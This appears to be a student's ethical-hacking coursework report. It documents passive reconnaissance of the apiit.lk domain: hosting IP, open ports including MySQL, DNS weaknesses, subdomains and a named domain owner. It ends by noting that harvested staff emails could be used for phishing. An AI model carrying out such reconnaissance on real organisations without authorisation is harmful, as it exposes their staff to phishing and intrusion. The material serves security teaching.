School of Digital Technologies and Arts

COMP50009
Ethical Hacking

Assignment 1 Specification Weighted at 50% of the module mark

Learning Outcomes being assessed by this portfolio:

1. **EXPLAIN AND CRITICALLY DISCUSS THE ETHICAL ISSUES RELATING TO THE PERFORMANCE OF PENETRATION TESTING.**
2. **EXPLAIN AND ANALYSE THE STAGES REQUIRED BY AN ETHICAL HACKER TO SUCCESSFULLY COMPROMISE A TARGET.**
3. **DEMONSTRATE A CRITICAL KNOWLEDGE OF THE TOOLS, METHODS AND PROCEDURES USED WITHIN THE NETWORK SECURITY ARENA.**

Submission Deadlines:

Portfolio (Part A, B)	Submission Deadline:
	31st of January,2025

Table of Contents

Introduction for information gathering

- Information gathering is the process of collecting data from different sources to learn more about a system, person or organization.

The difference Between Active and Passive information gathering

- Passive information gathering means when you gather information about a target without directly interacting with the target.
- Active information gathering is when you interact directly with the target in order to gather system specific information about the target


Introduction to Passive Information Gathering for apiit.lk

- Passive information gathering is a crucial step in cybersecurity, especially when analyzing a domain's infrastructure. It involves collecting data without direct interaction, using publicly available resources to gain insights into domain ownership, network configurations, hosting providers, IP addresses, DNS settings, and more.

Tools for Passive information gathering

1. Domain Tools

- DomainTools is a powerful cybersecurity tool used to gather detailed information about domain names, websites, and their associated data.




Findings from Domain tools

- The domain apiit.lk is registered and currently marked as taken. It uses two name servers, P1.NS.SLT.LK and S1.NS.SLT.LK, each hosting 581 domains. The domain's current IP address is 217.21.91.138, which is shared with 43 other sites and is located in India.
- The domain is associated with ASN AS47583, registered to Hostinger International Limited since April 4, 2011. Over the past two years, the domain has undergone three IP address changes and two name server changes. Ownership records are not publicly available in a standard format, but based on DNS data, the domain appears to be active.

2. Website Informer

- Website Informer is a simple tool for gathering website details like traffic stats, hosting info, owner data (WHOIS), and related sites. It's useful for research, competitor analysis, and security checks.




Finding from website informer

- The domain apiit.lk, owned by the Asia Pacific Institute of Information Technology, was created on December 31, 1999, and expired on January 1, 2017, with the last update recorded in December 2015. It is hosted by Hostinger IN, utilizing the IP address 217.21.91.138 within the range 217.21.80.0–217.21.95.255.
- The domain uses DNS servers p1.ns.slt.lk, s1.ns.slt.lk, and s2.ns.slt.lk. It also has a subdomain lms.apiit.lk. The hosting network is identified as HOSTINGER-HOSTING, with administrative and technical contacts listed under HN1858-RIPE.

3. Portscanner.online

- A browser-based tool to check if a server's ports (like network "doors") are open, closed, or vulnerable, useful for security testing and troubleshooting.



Findings from Portscanner.online

- An Nmap scan for apiit.lk (IP: 217.21.91.138) indicates the host is active with a latency of 0.22 seconds. Several ports are open, including port 21 for FTP services, port 80 for standard HTTP web traffic, port 443 for secure HTTPS traffic, and port 3306 for MySQL database services.
- Port 2121, typically used for CCProxy-FTP, is closed, while most other TCP ports are filtered and did not respond

4. Viewdns.info

- **ViewDNS.info** is a tool that provides details about domains, including WHOIS data, DNS records, IP address info, blacklist status, and server location. It's useful for domain research, security checks, and analyzing website connections.

DNS Report for apiit.lk

Parent Nameserver Tests @CB013126

Status	Test Case	Information
ℹ	NS records listed at parent servers	Nameserver records returned by the parent servers are: s1.ns.slt.lk. [203.115.0.18] [TTL=86400] p1.ns.slt.lk. [203.115.0.1] [TTL=86400] This information was kindly provided by c.nic.lk.
✓	Domain listed at parent servers	Good! The parent servers have information on your domain. Some other domains (like .co.us) do not have a DNS zone at the parent servers.
✓	NS records listed at parent servers	Good! The parent servers have your NS records listed. If they didn't, people wouldn't be able to find your domain!
✓	Parent servers return glue	Good! The TLD of your domain (lk) matches the TLD of your nameservers (lk) and hence the parent servers MUST return the IP (glue) for your NS records... AND THEY DO!
✓	A record for each NS at parent	Good! The parent servers have A records for each of your nameservers.

Local Nameserver Tests

Status	Test Case	Information @CB013126
ℹ	NS records at your local servers	NS records retrieved from your local nameservers were: p1.ns.slt.lk. [NO GLUE] [TTL=86400] s1.ns.slt.lk. [NO GLUE] [TTL=86400] s2.ns.slt.lk. [NO GLUE] [TTL=86400]
⚠	Glue at local nameservers	Oops! Your local nameservers don't return IP addresses (glue) along with your NS records! This isn't a fatal error but means an extra lookup needs to be performed increasing the load time to your site. You can fix this by adding A records for each of the nameservers listed above.
ℹ	Same glue at local and parent servers	Hrmm. Either the parent servers or your servers aren't returning GLUE for your nameservers. This means an extra lookup needs to be performed to get the IP's of your nameservers.
✔	Same NS records at each local nameserver	Good! All your local nameservers have identical NS records for your domain.
✔	Check that all nameservers respond	Good! All of your nameservers listed at the parent servers responded.
✔	Check all nameservers are valid	Good! All of your nameservers appear to be valid (e.g. are not IP addresses or partial domain names)
✔	Number of nameservers	Good! You have at least 2 nameservers. Whilst RFC218 section 2.5 specifies a minimum of 3, as long as you have 2 or more, you should be ok!
✔	Local nameservers answer authoritatively	Good! All your nameservers answer authoritatively for your domain.

✖	**@CB013126** Missing NS records at parent servers	Oops! It appears that the following nameserves listed at your local servers are not listed at the parent servers: s2.ns.slt.lk. You should ensure that these nameservers are valid and working. If they are not, you will encounter connectivity issues with your domain.
✔	Missing NS records at local servers	Good! Your local servers have all the nameservers listed for your domain that are listed at the parent servers!

✔	No CNAME records for domain	Good! No CNAME records are present for 'apiit.lk'. RFC1912 section 2.4 and RFC2181 section 10.3 state that there should be no CNAME records if any other records are present for a given domain.
✔	No CNAME records for nameservers	Good! No CNAME records are present for your nameservers. RFC1912 section 2.4 and RFC2181 section 10.3 state that there should be no CNAME records if any other records (e.g. an A record) are present for a nameserver.
⚠	Nameservers are on different IP subnets	Oops! One or more of your nameservers are on the same class C subnet. RFC2182 section 3.1 states that all of your nameservers should be in geographically and topologically dispersed locations for redundancy purposes.
✔	Nameservers have public IP's	Good! All your NS records have public IP addresses.
✔	Nameservers allow TCP connections	Good! We can establish a TCP connection with each of your nameservers on port 53. Whilst UDP is most commonly used for the DNS protocol, TCP connections are occasionally used.

Start of Authority (SOA) Tests **@CB013126**

Status	Test Case	Information
ℹ	SOA Record	Your Start of Authority (SOA) record is: Primary nameserver: ns1.slt.lk. Hostmaster E-mail address: postmaster.slt.lk. Serial number: 2024090400 Refresh: 10800 Retry: 3600 Expire: 3600000 Minimum TTL: 3600
✔	All nameservers have same SOA serial number	Good! All your nameservers agree that your SOA serial number is 2024090400
⚠	SOA primary nameserver listed at parent	Oops! The primary nameserver listed in your SOA record (ns1.slt.lk.) is not listed at the parent servers! This could suggest a configuration issue with your SOA record.

✓	SOA serial number format	Good! Your SOA serial number (2024090400) appears to be in the recommended format (YYYYMMDDnn - where nn is the revision number).
✓	SOA Refresh value	Good! Your SOA Refresh value (10800) is within the recommended range of 1 hour (3600) to 1 day (86400).
✓	SOA Retry value	Good! Your SOA Retry value (3600) is within the recommended range of 5 minutes (300) to 4 hours (14400).
⚠	SOA Expire value	Oops! Your SOA Expire value (3600000) is outside of the recommended range of 1 week (604800) to 4 weeks (2419200). This value determines how long a secondary server may keep information before it is no longer authoritive. If this value is too low, the secondary servers may stop responding authoritatively too soon in the event of an outage on the primary nameserver. If it is too high, it may answer authortively for too long if it cannot reach the primary nameserver due network issues (e.g. firewall) making diagnosis difficult.
✓	SOA Minimum TTL value	Good! Your SOA Minimum TTL value (3600) is within the recommended range of less than 3 days (259200).

Mail eXchanger (MX) Tests **@CB13126**

Status	Test Case	Information
ℹ	MX Records	Your Mail eXchanger (MX) records are: 0 apiit-lk.mail.protection.outlook.com. [TTL=86400]
✓	All nameservers have same MX records	Good! All of your nameservers have the same MX records.

✓	All MX records contain valid hostnames	Good! All of your MX entries have valid hostnames (e.g. are not IP's or invalid domain names).
✓	All MX records use public IP addresses	Good! All of your MX entries have public IP addresses.
✓	MX record is not a CNAME/alias	Good! When querying for your MX records we did not receive a CNAME record as a result.
✓	MX A records are not CNAME's	Good! No CNAME records are present for your MX A records.
⚠	Number of MX records	Oops! You only have one MX record! In the event that this mail server is down, you could potentially lose mail! It is recommended to have two or more MX records (and hence mail servers) if you want uninterrupted mail functionality.
✓	Duplicate MX A records	Good! No two MX records resolve to the same IP address.
✓	Differing MX A records	Good! You have no different IP's for your MX A records than the DNS server that is authoritive for that hostname.
✗	MX records have reverse DNS entries	Oops! The following MX entries don't have reverse DNS entries for their IP's. RFC1912 section 2.1 states that a reverse DNS entry must exist for all your mail servers IP's. Many mailservers will not even accept mail from mailservers with no reverse DNS entry! 52.101.137.2 @CB013126 You should contact your hosting provider or ISP and ask to have a reverse DNS entry (PTR) added for the above IP's.

WWW Record Tests

Status	Test Case	Information
ℹ	WWW record	www.apiit.lk A records are: www.apiit.lk. CNAME apiit.lk. [TTL=300] apiit.lk. A 217.21.91.138 [TTL=86400]
✓	WWW A record has public IP	Good! The IP address(es) of the A records returned for your WWW record have public IP addresses.
✓	WWW CNAME lookup	Good! You have a CNAME entry for your WWW record which also returns the associated A record! This saves an extra lookup which would delay loading times for your site.

Findings from DNS reports

- **Nameservers**: The domain uses `p1.ns.slt.lk` and `s1.ns.slt.lk`, with IP addresses returned for these nameservers by the parent servers, but the local nameservers do not provide "glue" (IP addresses), which could increase lookup time.


- **SOA Record**: The Start of Authority (SOA) record is present and matches across all nameservers, but there are warnings regarding the primary nameserver being listed incorrectly at the parent servers and an expired SOA expiration time, which may affect the domain's DNS configuration during an outage.

- **MX Records**: The domain has one Mail eXchanger (MX) record, which is linked to `apiit-lk.mail.protection.outlook.com`. There are warnings about the lack of reverse DNS entries for this mail server's IP, which could cause issues with email delivery. Additionally, it's advised to have multiple MX records for redundancy.

- **WWW Record**: The `www.apiit.lk` subdomain points to the main domain (`apiit.lk`) via a CNAME record, which is efficient and ensures fast website access.

5. Security Trails

- **SecurityTrails** is a tool that provides detailed information about domains, IP addresses, and their history. It helps with cybersecurity, threat analysis, and domain research by offering data on DNS records, subdomains, and potential risks.



Findings using security trials

The DNS records for apiit.lk as of January 17, 2025, include:

1. **A Record**: The domain points to the IP address 217.21.91.138, hosted by *Hostinger International Ltd.*.
2. **MX Record**: Email services are managed by *Microsoft*, with the mail server apiit-lk.mail.protection.outlook.com.
3. **Nameservers**: The domain uses three nameservers from *Sri Lanka Telecom Internet*:
    - s2.ns.slt.lk
    - s1.ns.slt.lk
    - p1.ns.slt.lk
4. **SOA Record**: The record includes a contact email postmaster.slt.lk and a TTL of 3 hours.
5. **TXT Record**: It has a SPF record to prevent email spoofing and another long verification string.

6. Stats crop

- **StatsCrop** is a tool that gives insights into a website's traffic, SEO, performance, and social media presence. It helps track site performance, improve SEO, and analyze competitors.


Domain Name:	Apiit.lk
Domain Age:	9 years
Time Left:	-5 years (2020-01-01)
Domain Owner:	Ajith hettiarrachchi
Owner's Email:	-
Name server:	-
Domain Status:	-
Updated Date:	-
Creation Date:	2015-11-18
Expiration Date:	2020-01-01
Sponsor:	-
Sponsor URL:	-

Findings using this tool

- **Domain Name**: apiit.lk
- **Domain Age**: 9 years (as of 2025)
- **Creation Date**: November 18, 2015
- **Expiration Date**: January 1, 2020 (the domain has expired)
- **Domain Owner**: Ajith Hettiarrachchi

7. Dnshistory.org

- **DNSHistory.org** is a tool that provides historical DNS records, WHOIS data, and IP address information for domains. It helps track domain changes over time for security, research, and domain management purposes.




Findings using this tool

- Found the subdomains listed under apiit.lk

8. Hunter.io

- **Hunter.io** is a tool that helps find and verify email addresses linked to a domain. It's used for leadgeneration, marketing, and outreach by providing email contact information and managing campaigns.



Findings using hunter.io

- Found the email addresses of staff members, these mails can use to conduct a phishing attack.

Foot Printing Using Nmap

